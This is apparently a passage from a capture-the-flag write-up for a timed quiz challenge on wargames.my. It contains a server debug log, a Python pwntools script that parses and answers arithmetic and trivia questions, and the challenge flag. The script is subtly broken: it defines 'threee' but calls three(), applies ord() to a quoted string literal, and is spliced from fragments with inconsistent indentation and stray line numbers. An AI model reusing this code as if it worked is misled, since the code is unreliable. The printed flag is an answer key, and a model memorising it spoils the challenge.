    '> Can you add 72324 to 28195?\n'
    '\n'
[DEBUG] Sent 0x7 bytes:
    '100519\n'
[*] Switching to interactive mode

[DEBUG] Received 0xbc bytes:
    '\n'
    '[2020-12-07 11:10:56am] You answered 100519 for question no 3\n'
    'CORRECT!\n'
    '\n'
    'Great! You solved within the time limit. The flag is wgmy{418b3ea849ff3b93def86cfbc90440c1}\n'
    '\n'
    'Closing connection. \n'
    '\n'

[2020-12-07 11:10:56am] You answered 100519 for question no 3
CORRECT!

Great! You solved within the time limit. The flag is wgmy{418b3ea849ff3b93def86cfbc90440c1}

Closing connection.

[*] Got EOF while reading in interactive
$
```

After trying a few times. We get the flag. PoC is below.

```python
#!/usr/bin/python

from pwn import *

question    = ''
q_type      = 0

def ans():
  global q_type
  if q_type == 1:
    return one()
  elif q_type == 2:
    return two()
  elif q_type == 3:
    return three()
  elif q_type == 4:
    return four()
  elif q_type == 5:
    return five()
```

```
    elif q_type == 6:
      return six()
    elif q_type == 7:
      return seven()
    elif q_type == 8:
      return eight()
    elif q_type == 9:
      return nine()
    else:
      print ('WTFFFFFFFFf')

  def pl():
    global question
    if 'Reverse of ' in question:
      return 1
    elif 'Shifted by ' in question:
      return 2
    elif 'I am not sure what does' in question:
      return 3
    elif 'Divide ' in question and 'Round to the nearest whole number' in
  question:
      return 4
    elif 'Multiply ' in question:
      return 5
    elif 'Can you add' in question:
      return 6
    elif 'DNS zone transfer' in question:
      return 7
    elif 'Given ' in question and 'Find y.' in question:
      return 8
    elif 'Biggest port number' in question:
      return 9
    else:
      print('?????????????')

  def one():
    temp = question[11:]
    temp = temp[:temp.index(' ')]
    temp = temp[::-1]
    return temp

  def two():
    temp1 = question[11:]
    temp1 = temp1[:temp1.index(', ')]
    temp1 = int(temp1, 10)
    temp2 = question[question.rindex(' ')+1:]
    log.info(repr(temp1))
    log.info(repr(temp2))
    result = ''
    for i in range(len(temp2)):
      result += chr(ord('temp2[i]') + temp1)
    return result
```

```
71
72  def threee():
73    return 'teletype'
74
75  def four():
76    temp1 = question[7:]
77    temp1 = temp1[:temp1.index(' ')]
78    temp1 = int(temp1, 10)
79    temp2 = question[:question.index('.')]
80    temp2 = temp2[temp2.rindex(' ')+1:]
81    temp2 = int(temp2, 10)
82    return str(round(temp1/temp2))[:-2]
83    #s.interactive()
84
85  def five():
86    temp1 = question[9:question.index(' ')]
87    temp1 = int(temp1, 10)
88    temp2 = question[question.rindex(' ')+1:question.index('.')]
89    temp2 = int(temp2, 10)
90    return str(temp1*temp2)
91
92  def six():
93    temp1 = question[12:]
94    temp1 = temp1[:temp1.index(' ')]
95    temp1 = int(temp1, 10)
96    temp2 = question[question.rindex(' ')+1:question.index('?')]
97    temp2 = int(temp2, 10)
98    return str(temp1+temp2)
99
100 def seven():
101   return 'TCP'
102
103 def eight():
104   temp1 = question[6:]
105   temp1 = temp1[:temp1.index(' ')]
106   temp1 = int(temp1, 10)
107   temp2 = question[question.index(' - ')+3:question.index(' = x')]
108   temp2 = int(temp2, 10)
109   x = temp1 - temp2
110   y = x+2
111   return y
112
113 def nine():
114   return '65535'
115
116 context.log_level = 'debug'
117 s = remote('www2.wargames.my', 8080)
118
119 s.recvuntil("'quit' to end")
120 s.sendline('ok')
121 for i in range(1, 4):
122   s.recvuntil('Question No {}\n> '.format(i))
```

```
    question = s.recvline(keepends=False)
    q_type = pl()
    answer = ans()
    s.sendline(answer)

s.interactive()

```

Flag: wgmy{418b3ea849ff3b93def86cfbc90440c1}
